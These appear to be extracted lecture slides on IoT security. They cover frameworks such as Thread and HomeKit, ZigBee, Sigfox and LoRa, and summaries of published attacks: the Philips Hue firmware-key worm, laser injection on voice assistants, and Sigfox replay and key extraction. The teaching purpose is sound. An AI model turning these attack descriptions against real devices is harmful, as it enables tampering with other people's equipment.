

Some IoT Frameworks

- ✚ Thread
 - 6LowPAN, **DTLS+Password**, Commissioner-Joiner architecture, supported by NEST boards
- ✚ Open Connectivity Foundation (OCF)
 - 6LowPAN, **DTLS+Authentication**, Access Control List (ACL), REST API, Lotivity framework
- ✚ MBED stack from the ARM company
 - IPv4, 6LowPAN, **TLS/DTLS**, HTTP, CoAP, MQTT, LWM2M, IBM KIT
- ✚ The HAP (HomeKit Accessory Protocol) from Apple
 - BlueTooth, Wi-Fi, HTTP, JSON, application security, Secure Remote Password procedure (SRP, RFC 5054).
- ✚ Brillo and Weave from Google
 - Brillo is an OS, 35MB footprint.
 - Weave is a communications platform. 802.15.4 (zigbee, Thread), BLE, Wi-Fi, Ethernet. HTTPS. Schema Driven (JSON) associates Weave XMPP requests with application function invocations. OAuth 2.0 Authentication, Google as Authentication Server (AS). Intel® Edison Board.
- ✚ Philips Hue Bulbs
 - ZigBee Light Link (ZLL). A same link key is shared by all nodes. Bridge with IP/UDP interface.
- ✚ Amazon Dash Button
 - Wi-Fi, Bluetooth, HTTPS. Mobile phone as a bridge with AWS
- ✚ IKEA TRADFRI
 - ZigBee Light Link (ZLL). Bridge with IP/UDP/DTLS/CoAP/LWM2M iinterface.



Application Layer
UDP + DTLS
Distance Vector Routing
IPv6
6LowPAN
IEEE 802.15.4 MAC (including MAC Security)
Physical Radio (PHY)

HomeKit	
HomeKit Accessory Protocol	
Generic Attribute Profile (GATT)	JSON
	HTTP
Attribute Protocol (ATT)	TCP
L2CAP	IP
BlueTooth LE	

Thread: DTLS as Authentication Layer



Thread: Ipv6/Ipv4 bridge



In summary: Security for IoT

+ MAC level

- Wi-Fi (IEEE 802.11i, WPA2)
- Bluetooth Pairing
- Zibgee (Unique MasterKey + Shared Link Key)
- Lora (Client AES Key), SigFox (HMAC Client Key)

+ TLS/DTLS Stacks


- IETF CoAP
- OCF
- THREAD

+ Applicative security

- HomeKit Accessory Protocol

- Operating System / Bootloader Security
 - Integrity
 - Secure updates
 - Secure Storage

UseCase: Philips Hue Bulbs



and the light off command is:


IPHEADER	UDPHEADER	0x41	0x00	0x55
----------	-----------	------	------	------

BULB




The firmware updates are downloaded Over The Air (OTA).
The firmware file itself can be downloaded from a fixed URL, and contains an encrypted firmware file .

The core processor is an Atmel ATmega2564RFR2.



An IEEE 802.15.4 compliant single chip combines an industry-leading AVR microcontroller and best-in-class 2.4GHz RF transceiver.



- 256K Bytes In-System, Self-Programmable Flash memory, 8K Bytes EEPROM, 32K Bytes SRAM).
- Crypto Engine AES

A LIGHTBULB WORM?, Details of the Philips Hue Smart Lighting Design, Colin O'Flynn – August 1, 2016.

Our attack proceeds in the following way: We send a unicast Reset to Factory New Request command to our target Philips Hue light....This causes the light to start a ZigBee association process and join our network



Bulb reprogramming
from drone

Each firmware update had to be both encrypted and authenticated by AES-CCM (in which AES is used to encrypt a Counter with CBC-MAC); *however, all the lamps use the same global key. The key was recovered by a CPA (Correlation Power Analysis) attack.*

” IoT Goes Nuclear: Creating a ZigBee Chain Reaction”

Eyal Ronen, Colin O’Flynn, Adi Shamir and Achi-Or Weingarten (2017)

Assistant Light Attack




Fig. 9. Google Home Mini. Notice the cloth-covered microphone ports.



Fig. 3. Acoustic port of (Left) Google Home and (Right) Echo Dot 3rd generation. The ports are located on the top of the devices, and there are meshes inside the port.

Takeshi Sugawara, Benjamin Cyr, USara Rampazzi, Daniel Genkin, Kevin Fu
"Light Commands: Laser-Based Audio Injection Attacks on Voice-Controllable Systems", 2019








Fig. 2. MEMS microphone construction. (Left) Cross-sectional view of a MEMS microphone on a device. (Middle) A diaphragm and ASIC on a depackaged microphone. (Right) Magnified view of an acoustic port on PCB.



LTN: Low Throughput Network

SIGFOX & LORA

ETSI GS LTN 003 V1.1.1 (2014-09)




Figure 1: Overall LTN architecture and defined interfaces



Arduino MKRFOX1200



Arduino MKRFOX1200

Arduino MKRFOX1200

42,00 €

HT: 35,00 €

- 0 +

AJOUTER AU PANIER

ABX00014-B Arduino MKRFOX1200 (Sigfox) avec un abonnement d'un an

Abonnement; entre un et neuf euros par an et par capteur
140 messages de 12 octets/jour

Sigfox : Ultra Narrow Band Network



Radio frequencies


- The SIGFOX network operates in the unlicensed ISM radio bands. The ISM is available worldwide governed by regulation bodies such as ETSI (Europe) and the FCC (USA).
- The exact frequencies can vary depending on national regulations, but in Europe the frequency is generally 868MHz and in the US it is 915MHz.



Uplink and downlink

- SIGFOX provides mono and bi-directional communication.
- The capacity to provide mono-directional communication is very unique and allows extremely low power consumption in use cases where bi-directional communication is not required.

Downlink baud rate: 600 baud
For ETSI-zones, UNB downlink frequency band limited to 869,40 to 869,65 MHz



5.2.3.2 UNB MAC frame (downlink)

The format of the downlink UNB MAC frame is the following (see figure 3):




Figure 3: Downlink MAC frame in UNB implementation

5.2.2.2 UNB MAC frame (up-link)

The format of the uplink UNB MAC frame is the following (see figure 2):

HMAC




Figure 2: MAC frame in UNB up-link implementation

A unique identifier, named NID, is given to each UNB end-point. The NID is 32 bit long.

Each UNB end-point has a secret key (SEK). This key is 128 bit long. It is used to authenticate each radio packet transmitted by an UNB end-point.

The SEK authenticates the radio packet but it does not cipher the service payload. Payload ciphering is made at the application level.

- ✦ Sécurité de Sigfox, CAPTRONIC - IoT et systèmes embarqués - 18 février 2016, Toulouse, Renaud Lifchitz de Digital Security.
- ✦ L'équipe de Digital Security est parti d'un modem émetteur Sigfox, et lui a fait émettre des motifs standards (que des 0x00, des 0x55 (suites de 0 et de 1), des 0xAA (suites de 1 et de 0), des 0xFF (suites de 1)), et a écouté le signal avec une Software Defined Radio (un Realtek RTL2832U couplé à GnuRadio).
- ✦ Ils ont également regardé le firmware du modem avec un débogueur classique IDA Pro.
- ✦ En observant les émissions, ils ont retrouvé que le message est émis 3 fois sur des fréquences légèrement différentes.
- ✦ Ils ont également reconstitué le format des trames: elles contiennent l'identificateur de l'émetteur, un compteur de trame sur 12 bits, le message, puis un CRC signé par HMAC.
- ✦ On peut donc attendre que le compteur de trames revienne à une valeur que l'on a déjà écoutée et rejouer un message.
- ✦ Tous les 4096 messages, donc, ce qui représente tout de même une attente de 29 jours au débit maximal de 140 messages par jour imposé par le réseau.
- ✦ À l'aide du debugger et en passant par l'interface physique de debuggage du modem, on arrive également à récupérer la clé secrète utilisée pour la signature du HMAC.
- ✦ Le réseau Sigfox présente les vulnérabilités suivantes:
 - Pas de confidentialité
 - Rejeu possible après une attente en écoute passive d'un mois
 - Impersonnification possible après accès physique au modem

Radio PHY layer:




Figure 5: Radio PHY structure (CRC* is only available on uplink messages)

PHYPayload:

